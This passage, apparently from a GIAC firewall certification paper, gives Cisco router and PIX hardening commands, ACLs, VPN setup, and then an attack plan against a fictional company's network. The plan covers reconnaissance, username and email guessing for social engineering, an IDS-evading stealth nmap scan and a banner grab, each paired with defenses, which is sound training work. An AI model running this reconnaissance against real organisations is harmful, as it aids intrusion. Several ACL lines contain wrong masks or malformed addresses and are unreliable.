Sets up a single interface for syslogs to be sent from to the syslog device. Syslogs can then be used for further analysis of network events.

Password Encryption

```
ROUTER_A(config)#service password-encryption
```

After setting local passwords this command ensure they are encrypted in the local database to remove the chance of eavesdroppers viewing the password in plain text.

Domain Name Lookup

```
ROUTER_A(config)#no ip domain-lookup
```

Routers forward traffic based on IP addresses while switches use MAC addresses. The use of DNS is not required.

Cisco Discovery Protocol

```
ROUTER_A(config)#no cdp run
```

For each interface you would also execute the following:

```
ROUTER_A(config)#interface SerialXXX/YYY
ROUTER_A(config)#no cdp enable
```

Disables the CDP service. This service displays configuration information for Cisco devices and may allow another user access to configuration information by attaching another Cisco device to the network.

Directed Broadcasts

```
ROUTER_A(config-if)#no ip directed-broadcast
```

Disabled directed broadcasts. Directed broadcasts can be used to amplify smurf attacks. (Center for Internet Security, Cisco IOS Benchmark 3.2.47) This command should be applied against all interfaces.

Source Routing

```
ROUTER_A(config)#no ip source-route
```

This disables the ability of individual packets to specify their route. Source routing has been used in several types of attacks. **(**Center for Internet Security, Cisco IOS Benchmark section 3.2.49 **)**

Services

```
ROUTER_A(config)#no service udp-small-services
ROUTER_A(config)#no service tcp-small-services
ROUTER_A(config)#no service finger
ROUTER_A(config)#no service dhcp
ROUTER_A(config)#no ip identd
ROUTER_A(config)#no ip bootp server
ROUTER_A(config)#no service pad
ROUTER_A(config)#no ip http server
```

These commands disable the above services, many of which are inherently insecure or reveal information which may provide value to an adversary.

Ingress/Egress Filters

The following access lists are used to control traffic entering and leaving the enterprise network at the border router. The access-list command is used to create the access lists. The syntax for the command is:

```
access-list id {permit | deny} protocol source sport dest dport options
```

Ingress

```
access-list external_ facing deny ip 10.0.0.0 0.255.255.255 any log
access-list external_facing deny ip 172.16.0.0 15.255.255.255 any log
access-list external_facing deny ip 192.168.0.0 0.0.255.255 any log
```

Block all and log inbound RFC 1918 addresses. These addresses are most likely being spoofed or are the result of a misconfiguration or leak.

```
access-list external_facing deny ip 224.0.0.0 31.255.255.255 any log
```

Block all and log inbound multicast traffic.

```
access-list external_facing deny ip 169.254.0.0 0.0.255.255 any log
access-list external_facing deny ip 127.0.0.0 0.255.255.255 any log
access-list external_facing deny ip 240.0.0.0 31.255.255.255 any log
```

Block and log inbound traffic from the loopback address as well as default DHCP client address range and class E networks. These addresses are most likely being spoofed or are the result of misconfiguration or a leak.

```
access-list external_facing deny ip 0.0.0.0 0.0.0.0 any log
```

Block and log inbound traffic with no source address. This is either hostile or a misconfiguration.

```
access-list external_facing deny ip 2.20.20.0 0.255.255.255 any log
```

Block and log any inbound traffic that has a source address of our internal allocated GIAC address. These addresses are most likely spoofed or are the result of a misconfiguration.

```
access-list external_facing deny icmp any any log
```

Block inbound icmp traffic. ICMP traffic can be used to perform reconnaissance against your network infrastructure.

```
access-list external_facing permit tcp any 2.20.20.150 eq 80
access-list external_facing permit tcp any 2.20.20.150 eq 443
access-list external_facing permit tcp any 2.20.20.151 eq 25
access-list external_facing permit tcp any 2.20.20.152 eq 53
access-list external_facing permit udp any 2.20.20.131 eq 500
access-list external_facing permit ip any 2.20.20.131 eq 50
access-list external_facing permit tcp any any established log
access-list external_facing deny ip any any log
```

Explicitly allow inbound http, https, smtp, dns and ISAKMP and ESP for VPN traffic.
The order of the ingress rules are such that all deny traffic is listed first, followed by all traffic explicitly allowed, followed by a standard deny for all other traffic. The final deny statement is implicit for Cisco devices.

Egress

```
access-list internal_facing deny ip 10.0.0.0 0.255.255.255 any log
```

```
access-list internal_facing deny ip 172.16.0.0 15.255.255.255 any log
access-list internal_facing deny ip 192.168.0.0 0.0.255.255 any log
```

Block all and log outbound RFC 1918 addresses. These addresses are most likely being spoofed or are the result of a misconfiguration or leak.

```
access-list internal_facing deny ip 224.0.0.0 31.255.255.255 any log
```

Block all and log outbound multicast traffic.

```
access-list internal_facing deny ip 169.254.0.0 0.0.255.255 any log
access-list internal_facing deny ip 127.0.0.0 0.255.255.255 any log
access-list internal_facing deny ip 240.0.0.0 31.255.255.255 any log
```

Block and log outbound traffic from the loopback address as well as default DHCP client address range and class E networks. These addresses are most likely being spoofed or are the result of misconfiguration or a leak.

```
access-list internal_facing deny tcp any any range 135 139 log
access-list internal_facing deny udp any any range 135 139 log
access-list internal_facing deny ip any any range 445 log
access-list internal_facing deny udp any any eq 69 log
access-list internal_facing deny udp any any range 161 162 log
access-list internal_facing deny udp any any 514 log
access-list internal_facing permit ip 2.20.20.0 0.0.0.255 any
access-list internal_facing deny ip any any log
```

Explicitly deny Windows Netbios services, tftp, snmp, and syslog from leaving the enterprise network. The order of the egress rules are such that all deny traffic is listed first, followed by all traffic explicitly allowed, in this case our allocated IP block of 2.20.20 which will provide for our SSH access, followed by a standard deny for all other traffic. The final deny statement is implicit for Cisco devices and is listed for completeness.

Primary Firewall Policy

The following sections describe the perimeter firewall policy. Detailed configuration will be presented in the next section, firewall configuration. The firewall is the primary element of enterprise defense. The firewall prevents unauthorized traffic from entering and or leaving the enterprise network.

Physical Access

Physical access to any production firewall within the enterprise must be restricted to authorized parties only. Production firewalls must be in secure facilities.

Authentication

All interactive administrative traffic to any firewall device must be authenticated using strong two-factor authentication. Administrative traffic consists of any connections made to the firewall in order to view or modify the configuration of the devices. Individual accounts used for access to any of the firewall device must use the enterprise standard for logon usernames. All firewall devices have a privileged mode account. In the scenario where a firewall loses communication to the authentication server a terminal server must be available to provide local console access.

Administrative Access & Encryption

Administrative access to any firewall must be defined to the explicit source IP address of the administrator. Standard acceptable use banners must be displayed where possible.

Administrative access to the firewall must be done via SSH.

Quality Assurance/Validation

All firewall devices must also be fully scanned and validated via the vulnerability assessment scanning program.

Routing

Firewalls must not participate in any dynamic routing protocols. All routing must be done through basic static routes.

Firewall/Network Services

All services that are not used as part of the production functionality on any firewall must be disabled. *Domain Name Service* (DNS) daemon is not to be running on any firewall. DNS names are not to be used as part of any security policy that is implemented on any of the firewall devices. *Simple Mail Transfer Protocol* (SMTP) is not to be running on any firewall devices. *Simple Network Management Protocol* (SNMP) is not to be running on any firewall devices. *Network Time Protocol* (NTP) must be used on all firewall devices to keep the time synchronized to the central time server. This is required for log correlation. The ftp and tftp must explicitly be turned off on all firewalls, plus any other service that is not being used.

Anti-spoofing

Anti-spoofing provides another layer of blocking of traffic from the outside that contains IP addresses that are designated as internal addresses. Ingress / egress filters are performed on the routers to also provide this functionality, but is duplicated on the firewalls to provide protection from spoofed packets that could originate from a compromised network device outside of the firewall. Anti-spoofing must be defined on all interfaces of the firewall.

Logging

Logging must be enabled to account for all connections through the firewall devices. Logging is required for event correlation, troubleshooting and tracking. All firewall devices must send the logs to a central location.

Log Backup and Storage

Logs must be available for a period of 90 days and then stored onsite for a period of 90 more days. After this initial 180 days the logs must be stored offsite for a period of 1 year from the point of creation.

Change Management

All firewall device configuration changes and access control lists changes must be approved as part of the enterprise change management process.

Primary Firewall Configuration

Setup the Hostname, Domain and Interfaces

```
hostname pri-firewall
domain-name giacfortunes.com
nameif  ethernet0 outside security0
interface ethernet0 auto
ip address outside 2.20.20.2 255.255.255.252
route outside 0.0.0.0 0.0.0.0 2.20.20.1
nameif ethernet1 dmz security 50
interface ethernet1 auto
ip address dmz 192.168.1.1 255.255.255.240
nameif ehternet2 inside security 100
interface ethernet2 auto
ip address inside 10.1.0.1 255.0.0.0
route inside 10.1.0.2
mtu outside 1500
mtu inside 1500
mtu dmz 1500
```

The first two commands setup the hostname and the domain name. The nameif command is used to map a name to an interface. The option, **security ##,** is a part of Cisco's ASA (Adaptive Security Algorithm) which tracks stateful connections between firewall interfaces based on zones. This makes the Pix more than a packet filtering firewall. Each zone is assigned a security level which infers a level of trust. The higher the number, the higher the level of trust. Through the use of security levels, an interface with a higher trust level can access an interface with a lower trust level. For this access to occur, the Pix must use global or nat commands, the static command or the nat 0 command. For traffic from insecure interfaces to reach a higher level zone, access control lists must be defined (Behtash 103-105).

In GIAC's configuration, the outside interface refers to the connection between the firewall and the border router and has the lowest security level and is untrusted. The DMZ interface refers to the connection between the firewall and the web, smtp and dns server and has a slightly higher level of trust. Finally, the internal interface which connects to the internal server farm and desktops has the highest level of trust.

The interface, ip address, route and mtu commands are shown for completeness and are used to set interface speed, ip address, default route for the interface and the maximum transmission unit size for each interface of the firewall.

Authentication

```
enable password $omep@ssword encrypted
```

This command sets the enable password and ensures it is encrypted.

```
passwd @notherp@ssword encrypted
```

Although telnet will not be used to administer the firewall, the telnet password is set and encrypted for completeness.

```
aaa-server TACSRV protocol tacacs+
aaa-server TACSRV (inside) host  10.129.1.8 secretkey timeout 10
aaa authentication ssh console TACSRV
ca generate rsa key 1024
ca save all
```

These first three commands setup AAA using tacacs+ and provide the tacacs+ server ip address. The AAA authentication will be used with SSH for all console access to the firewall. The last two commands generate the key pair and save it. The tacacs+ server will be configured to pass authentication to an RSA SecurID meeting our requirement of strong two-factor authentication. Configuration of the tacacs+ and SecurID servers are beyond the scope of this exercise. The configuration of tacacs+ and ssh for console access ensure encrypted communications increasing our security posture, as well as providing for reduced overhead on the firewall and allowing for easy expansion of our network by providing by utilizing a centralized authentication model.

Administrative Access & Encryption

```
ssh 10.1.1.25  255.255.255.255 inside
ssh timeout 5
```

The first command sets the firewall administrator's IP address up for ssh access to the inside interface of the firewall. The second command sets the timeout for ssh connectivity to 5 minutes.

```
banner exec This device is for authorized users only. Use of this device constitutes consent to monitoring, retrieval, and disclosure of any information stored or transmitted to or from this device for any purpose including criminal prosecution
```

Create an acceptable use banner for exec mode.

Firewall/Network Services

```
fixup protocol http 80
fixup protocol smtp 25
fixup protocol dns 53
fixup protocol rsh 514
fixup protocol esp-ike
fixup protocol sqlnet 1525
```

The fixup command takes advantage of Cisco's ASA, performing stateful analysis of the above protocols based on their defined security level.

```
no fixup protocol ftp 21
no fixup protocol h323 h225 1720
no fixup protocol h323 ras 1718-1719
no fixup protocol rtsp 554
no fixup protocol skinny 2000
no fixup protocol tftp 69
no fixup protocol sip 5060
```

Turn off all protocols not required for business use that are enabled by default on the Pix.

Anti-spoofing

Egress

```
access-list frominternal permit tcp host 10.129.1.4 host 2.20.20.135 eq 1525
access-list frominternal permit tcp host 10.129.1.3 host 2.20.20.136 eq 25
access-list frominternal permit tcp host 10.129.1.6 host 2.20.20.137 eq dns
access-list frominternal permit tcp 10.0.0.0 255.0.0.0 any eq www
access-list frominternal permit tcp 10.0.0.0 255.0.0.0 any eq ssl
access-list frominternal deny ip 10.0.0.0 255.0.0.0 any log
access-list frominternal deny ip 172.16.0.0 255.240.0.0 any log
access-list frominternal deny ip 224.0.0.0 240.0.0.0 any log
access-list frominternal deny ip 127.0.0.0 255.0.0.0 any log
access-list frominternal deny ip 0.0.0.0 255.0.0.0 any log
access-list frominternal deny ip 255.255.255.255 255.255.255.255 any log
```

This above acl's set the allowed traffic first for the internal interface, since they will be the majority of the activity. It is assumed that the database traffic will be the noisiest; therefore it is listed first for performance reasons. After all of the explicitly allowed traffic, the egress filters will be applied ensuring no information about the GIAC internal network leaks out.

Ingress

```
access-list togiac deny ip 172.16.0.0 255.240.0.0 any log
access-list togiac deny ip 192.168.0.0 255.255.0.0 any log
access-list togiac deny ip 224.0.0.0 240.0.0.0 any log
access-list togiac deny ip 127.0.0.0 255.00.0 any log
access-list togiac deny ip 0.0.0.0 255.0.0.0 any log
access-list togiac deny ip 255.255.255.255 255.255.255.255 any log
access-list togiac permit tcp any host 2.20.20.135 eq 80
access-list togiac permit tcp any host 2.20.20.135 eq 443
access-list togiac permit udp any host 2.20.20.137 eq 53
access-list togiac permit tcp any host 2.20.20.136 eq 25
```

```
access-list togiac permit udp 2.20.20.1 host 2.20.20.5 eq 514
access-list togiac deny ip any any log
```

The above acl's for the external interface of the firewall start with the first 6 lines configuring our ingress filters for RFC 1918 address space which should be stopped by the router. The denies are logged and should be examined closely should any log entries get created as it points to a misconfiguration of the router. The next five lines setup our allowed traffic for the web server, smtp server, dns server and for the router's syslog traffic. The web server is listed first since this is the primary interface to all customers, partners, suppliers and the general public. DNS is listed next to ensure a quick response and email is listed after that since email is not a time sensitive application. The second to the last rule sets up syslog for the router. The last rule is our default deny rule, blocking anything that is not explicitly permitted.

```
access-list fromdmz deny ip 172.16.0.0 255.240.0.0 any log
access-list fromdmz deny ip 192.168.0.0 255.255.0.0 any log
access-list fromdmz deny ip 224.0.0.0 240.0.0.0 any log
access-list fromdmz deny ip 127.0.0.0 255.00.0 any log
access-list fromdmz deny ip 0.0.0.0 255.0.0.0 any log
access-list fromdmz deny ip 255.255.255.255 255.255.255.255 any log
access-list fromdmz permit tcp host 192.168.1.5 host 10.129.1.4 eq 1525
access-list fromdmz permit udp host 192.168.1.7 host 10.129.1.6 eq 53
access-list fromdmz permit tcp host 192.168.1.7 host 10.129.1.6 eq 53
access-list fromdmz permit tcp host 192.168.1.6 host 10.129.1.3 eq 25
access-list fromdmz permit udp 192.168.1.0 255.255.255.240 eq 514
access-list fromdmz deny ip any any log
```

The above acl's for the DMZ interface of the firewall start with the first six lines configuring RFC 1918 filters. The next line configures the ability of the web server to communicate with the internal database server since this is the most critical and timely of the applications. The following acl's allow DNS, smtp and syslog access to our internal networks.

ip verify reverse-path *interface*

This command aids in anti-spoofing by ensuring that all packets have an associated route to the source, and that the source address matches the correct interface. This command must be run against each interface.

Combined, these Anti-spoofing rules provides another layer of defense in depth in addition to the router acl's.

Logging

```
logging on
logging buffered warnings
logging timestamp
logging trap warnings
logging device-id string pix
logging host inside 10.129.1.5
```

The above lines turn logging for the firewall on, buffering all entries to the local system so they can be viewed using the show logging command. The timestamp entry ensures a timestamp for each log entry, while the trap warnings sets the logging level to warnings. The device-id allows us to easily identify the device the logs are created from by specifying the string of ‘pix’. The last line sets the actual syslog server as the destination for logs. Logging aids in event correlation, troubleshooting and tracking.

```
ip audit info action alarm
ip audit attack action alarm
```

The above command enables the builtin IDS capability of the Pix; however, per our earlier discussion, the alerts will only be logged initially. After analysis of normal operation has occurred, the action for attack may or may not be set to drop the packet.

```
global (outside) 1 interface
nat (inside) 1 10.0.0.0 255.0.0.0
global (dmz) 1 192.168.1.129- 192.168.1.254 netmask 255.255.255.0
```

Setup the network address translation for the internal network to the internet. All internal IP’s will be translated to the firewall’s external IP address using PAT (port address translation). In addition, all internal IP’s will be translated to the 192.168.1 range for communication to the DMZ.

```
static (dmz, outside) 2.20.20.135 192.168.1.5
static (dmz, outside) 2.20.20.136 192.168.1.6
static (dmz, outside) 2.20.20.137 192.168.1.7
static (inside, outside) 2.20.20.241 10.129.1.5
static (inside, outside) 2.20.20.242 10.129.1.8
```

The static commands map permanent address translations for the web server, dns server and smtp server in the DMZ. The last command sets up a permanent NAT for the syslog server so the border router can communicate with it. This is necessary since the border router sits in a lower level security zone compared to where the syslog server sits. The last command sets up a permanent NAT for the AAA server since this will be used for authorization and authentication for the routing and firewall devices.

```
access-group frominternal in interface inside
access-group  togiac in interface outside
access-group fromdmz in interface dmz
```

These commands apply the previously created access control lists to the appropriate interfaces. These binding are necessary so that traffic can pass from one zone to another. These also apply the ingress and egress filters to the corresponding interfaces.

```
no http server enable
```

This command disables configuration of the Pix through the Cisco Device Manager (CDM).   Running the CDM could potentially open up the Pix to http attacks. The pix will be configured using terminal access.

VPN

The Cisco Pix firewall will be utilized as the VPN solution for GIAC. As previously stated, the Pix will be utilized to leverage existing technology and lower the cost to implement and maintain. Significant growth within GIAC will require revisiting this strategy; however, at this point, the benefits outweigh the risks and associated cost of a separate VPN device. The following commands would be performed on the same firewall as the above commands and are separated here for clarity.

access-list VPN_split permit ip 10.1.0.0 255.255.0.0 10.1.50.0 255.255.255.0
access-list VPN_split permit ip 10.1.0.0 255.255.255.0 10.1.50.0 255.255.255.0 any
These access lists will be used to implement the split level tunneling of the VPN client. Split level tunneling allows the remote user to connect into the enterprise network for internal resources, while connecting directly through their ISP connection for internet resources. This reduces the burden on the firewall and improves response time to the end user since their requests are not traveling through the VPN which adds a layer to the network header thereby reducing usable packet length. These acl's also exempt the VPN client from NAT.

ip local pool vpnpool1 10.1.50.1-10.1.50.254
Creates a pool of VPN addresses to be used in communication. The addresses are internal addresses. The pool of addresses is called vpnpool1.

nat (inside) 0 access-list VPN_split
This command creates the NAT exemption for the access list created above. This will eliminate VPN IP addresses from being translated.

sysopt connection permit-ipsec
This command permits packets that came from an IPSec tunnel to pass through without checking them against the configured access lists.

crypto ipsec transform-set transform1 esp-aes-256 esp-sha-hmac
This command assigns the transform set to be esp-aes-256 which is the use of Encapsulating Security Protocol (ESP) with AES encryption and the use of ESP with SHA-1 hashing and HMAC.

crypto dynamic-map outside_dyn_map 10 set transform-set transform1
crypto map outside_map 10 ipsec-isakmp dynamic outside_dny_map
The first command creates a dynamic crypto map with a sequence number of 10 that allows the VPN clients to connect to the firewall using the transform specifications we setup previously. The second command creates a crypto map

with a sequence number of 10 using the Internet Key Exchange (IKE) protocol for the IPSec security association. This map is then linked to the outside interface of the firewall.

crypto map outside_map interface outside
This command binds the crypto map to the outside interface.

isakmp enable outside
isakmp identity address
The first line enables ISAKMP on the outside interface of the firewall.
The second line sets the ISAKMP identity to the IP address of the outside interface.

isakmp policy 10 authentication pre-share
isakmp policy 10 encryption aes-256
isakmp policy 10 hash sha
isakmp policy 10 group 2
isakmp policy 10 lifetime 86400
The above lines set the configuration for IKE. 10 is the priority of the policy. The lower the number the higher the priority. The first line specifies that pre-shared keys should be used for authentication. The third line sets the encryption type to AES. The next line sets the hashing algorithm to SHA-1. The fourth line sets the Diffie-Helman group 2 keylength of 1024 bits to be used. (Group 1 is 768). The last line specifies the length of the security association before it expires.

vpngroup GIACVPN address-pool vpnpool1
vpngroup GIACVPN dns-server 10.1.129.6
vpngroup GIACVPN wins-server 10.1.129.6
vpngroup GIACVPN default-domain giacfortunes.com
vpngroup GIACVPN split-tunnel VPN_split
vpngroup GIACVPN idle-time 1800
vpngroup GIACVPN password ********
The above commands create a VPN group and configures the policy attributes which are pushed down to the VPN Clients. The VPN group is called GIACVPN. The first line states that the client will use an address from the previously defined address pool. The second and third lines set the DNS and Wins servers respectively. The fourth line sets the default domain. The fifth line states that the VPN client will use a split tunnel for addressing matching those stated in the access control list. The sixth line sets a idle timeout of 1800 seconds until the VPN connection is terminated. The last line sets the pre-shared password key.

IDS

Operating System Build

The Snort intrusion detection sensors will be built according to the Linux Benchmark from the Center for Internet Security,

http://www.cisecurity.org/bench_linux.html . The Snort builds will be baselined using the Center for Internet Security Linux benchmark tool.
All network services with the exception of SSH will be disabled.
The use of iptables and netfilter will be required and will restrict access to the syslog server, and to the administrator's ip address for SSH access.

Snort Configuration

Although it is beyond the scope of this exercise to define the complete Snort configuration, the following high level guidelines will be used:

- Only signatures for which we offer services will be enabled. This allows us to reduce the amount of 'noise' we will see from the sensors allowing us to concentrate on events that actually target our infrastructure.
- Only signatures for hardware and software we own will be enabled. This allows us to reduce the amount of 'noise' we will see from the sensors allowing us to concentrate on events that target our infrastructure.
- Connection signatures will be created for services that should not be present such as ftp, telnet, finger, tftp, chargen, echo, whois and rpc. This allows us to quickly respond to any services which have been enabled without our knowledge.

The ability to execute upon these configuration guidelines rests in the fact that our network is small enough to manage the configuration. As the network grows in size, this task will become increasingly difficult. In the future should this become a problem additional tools are available to allow us to make better use of our intrusion data. Such tools include RNA from SourceFire (http://www.sourcefire.com/products/rna.html), and Securify SecureVantage (http://www.securify.com/products/). RNA provides a persistent of the environment to include:

> "Network Asset Profiles (MAC address, OS and version, services and versions, ports, etc.)
> Asset Behavioral Profiles (traffic flow, traffic type, traffic volume, etc.)
> Network Profiles (hop count, TTL parameters, MTU parameters, etc.)
> Security Vulnerabilities
> Change Events (new assets, changed assets, behaviorally anomalous assets, etc.)" (Sourcefire)


Securify SecureVantage functions as a network policy compliance tool, monitoring for known and unknown services and configurations of network devices, alerting you to changes in your network. Both of these products could be used to complement intrusion detection coverage.

Design Under Fire

For this exercise, a previously submitted network security architecture will be analyzed from the perspective of an attacker. This exercise will show the importance of a defense in depth design while at the same time evaluating the effectiveness of the proposed architecture for any additional controls to be introduced into the currently proposed model.

Selected Design

The network security architecture below submitted by Jim Hietala on March 4th, 2004 (http://www.giac.org/practical/GCFW/Jim_Hietala_GCFW.pdf) will be analyzed.



Plan of Attack

Our plan of attack against GIAC will start with passive reconnaissance to gather company, network, and personnel information. Based on this information, active reconnaissance will be performed using network mapping tools, harvesting their web site for source code, determining accessible internet entry points and gathering operating system and software version information. The information received from the above reconnaissance will then be used to formalize a plan of attack to be executed upon. Once the attack has been executed, backdoors will be installed to allow future access to the network.

Reconnaissance

In order to gain information about our target of attack reconnaissance will be performed. Reconnaissance takes two forms, passive and active.

Passive

Passive reconnaissance consists of taking advantage of available resources and information without directly interacting with the target.
Defense: None. Since GIAC does not control the resources we will be querying there is no defense against this activity.

To get an idea of the network size of the target, an American Registry for Internet Numbers search (ARIN) will be performed searching for information on GIAC Enterprises (http://www.arin.net/). Fictitious output from the search is noted below:

```
Search results for: giac

Name:      GIAC Enterprises
Handle:    ###GIAC-ARIN
Company:  GIAC Enterprises
Address:   Some Place
Address:   Some Road
City:      Some City
StateProv:  ST
PostalCode: 11111
Country:   US
Comment:
RegDate:   2003-08-09
Updated:   2003-08-09
Phone:     +1-555-555-4522  (Office)
Email:     support@giacenterprises.com
GIAC Enterprises (NET-110-1-1-1-1) 110.1.1.0 – 110.1.1.255
GIAC Enterprises (NET-110-1-1-1-1) 110.1.2.0 – 110.1.2.255
```

Another excellent tool is hosted by GeekTools (http://www.geektools.com/). Running a whois for GIAC reveals the following useful DNS information:

```
Domain servers in listed order:
DNS1.GIACENTERPRISES.COM
DNS2.GIACENTERPRISES.COM
```

These tools combined provide us with a valid range of target addresses for further assessment. In addition, the contact information could be used to aid in social engineering attacks by trying to reach the IT support desk to have a password reset, or to request information regarding the configuration of their VPN clients. GIAC is a relatively small firm, so chances are social engineering will not be a viable option since it is expected that the staff will know each other well.

Another avenue of information gathering that is quite useful is using the EDGAR database for public companies located at http://www.sec.gov/edgar.shtml. From the EDGAR website, “All companies, foreign and domestic, are required to file registration statements, periodic reports, and other forms electronically through EDGAR. Anyone can access and download this information for free. Here you'll find links to a complete list of filings available through EDGAR and instructions for searching the EDGAR database.” (U.S. Securities and Exchange Commission).

We will make the assumption that GIAC is a publicly traded company and has filed a form 10-K in the EDGAR database. The form 10-K is the company’s annual report which is required to be filed to the Securities and Exchange Commission (SEC). On inspection of the form 10-K, several company officers are listed as signing the form as below:

Signature	Title
/s/ Joe President Joe President	Director and Principal Executive Officer
/s/ Jay Finance Jay Finance	Director, Principal Financial Officer and Principal Accounting Officer
/s/ Judy Director	Director

Although the names are not useful at this point, you can be assured that each of these officers have access to the corporate LAN, remote access and potentially the secure web portal for demonstrations or to review functionality. Since most companies use a standard naming convention for usernames, you can make guesses as to the actual usernames for these individuals, e.g.:

User: Joe President

Possible Usernames: jpresi, presij, joep, josp

In addition to potential usernames, you can also infer email addresses such as: joe_president@giacenterprises.com, jpresident@giacenterprises.com and so on.

Active

Active reconnaissance implies that you are engaging the target to some extent to elicit a response. This can include network mapping, a vulnerability assessment, querying the DNS servers or trying to perform zone transfer, OS fingerprinting and web site source code reviews.

We will start by mapping the GIAC network using the information gained above. We will use nmap version 3.5 from http://www.insecure.org/nmap/ .

The command we will use follows:

```
nmap –sS –p 21-1024 –v –P0 –T Sneaky 110.1.1.0/24 110.1.1.2.0/24
```

Options and their use are defined below.

-sS The scan will use syn packets only. Since this is the start of a normal TCP sessions, most routers and firewalls will pass the traffic through.
-p 21-1024 Ports in the range of 21-1024 will be scanned. This is where we expect internet accessible services to be and it reduces our footprint as seen by any logging by GIAC. You could further refine this list to specific services.
-v Add verbosity to the output.
-P0 Do not try and ping the host before you scan it. Most routers and firewalls will not allow ping through. This ensures it is scanned whether it responds to ping or not.
-T Sneaky This sets the amount of time to wait before sending additional packets. Depending on how busy the site is, this will most likely evade most IDS systems. IDS systems can only store so many packets to analyze for scans and sweeps. The more packets they store for analysis, the slower the IDS becomes. You can go one step further by specifying Paranoid, which will wait 15 minutes between packets slowing the scan considerably.
Defense: Border routers and firewall access control lists can be used to eliminate network services being advertised to the internet. Another tool, LaBrea, can be used to slow the speed of scans or hang them indefinitely. From Marcus Ranum's article in the September 2002 issue of Information Security Magazine, Hacker Tar Pit, LaBrea, listens for non-existent hosts and when a packet is received destined for a non-existent host, LaBrea answers. LaBrea then responds with a tcp packet with the window size set to 0. The scanning host will wait, and then resubmit the packet again. The loop is endless, causing the scan to take forever, or possibly never end (Ranum). Another technology from ForeScout , inserts 'markers', very similar to the honeytoken technology to track reconnaissance scans. The ForeScout technology and the concept of honeytokens will be covered in detail in the final section of the paper.
Since GIAC allows the general public and suppliers and partners to connect to their web servers for information and business there is no way to defend against this type of reconnaissance to their web servers.

The output confirms that there are 2 internet accessible web servers, 1 on port 80 and 1 on port 443 in the GIAC network, and 1 other internet accessible interfaces, most likely the border router or the firewall. To obtain the host platform and web server version we will perform a telnet against the services on port 80.

```
telnet www.giacenterprises.com 80
GET /index.html HTTP/1.0
<crlf>
HTTP/1.1 200 OK
Content-Length: 1080
Content-Type: text/html
Content-Location:
http://216.26.160.206/default.htm?404;http://110.1.2.2:80/index.html
Last-Modified: Sat, 10 Apr 2004 06:37:35 GMT
```

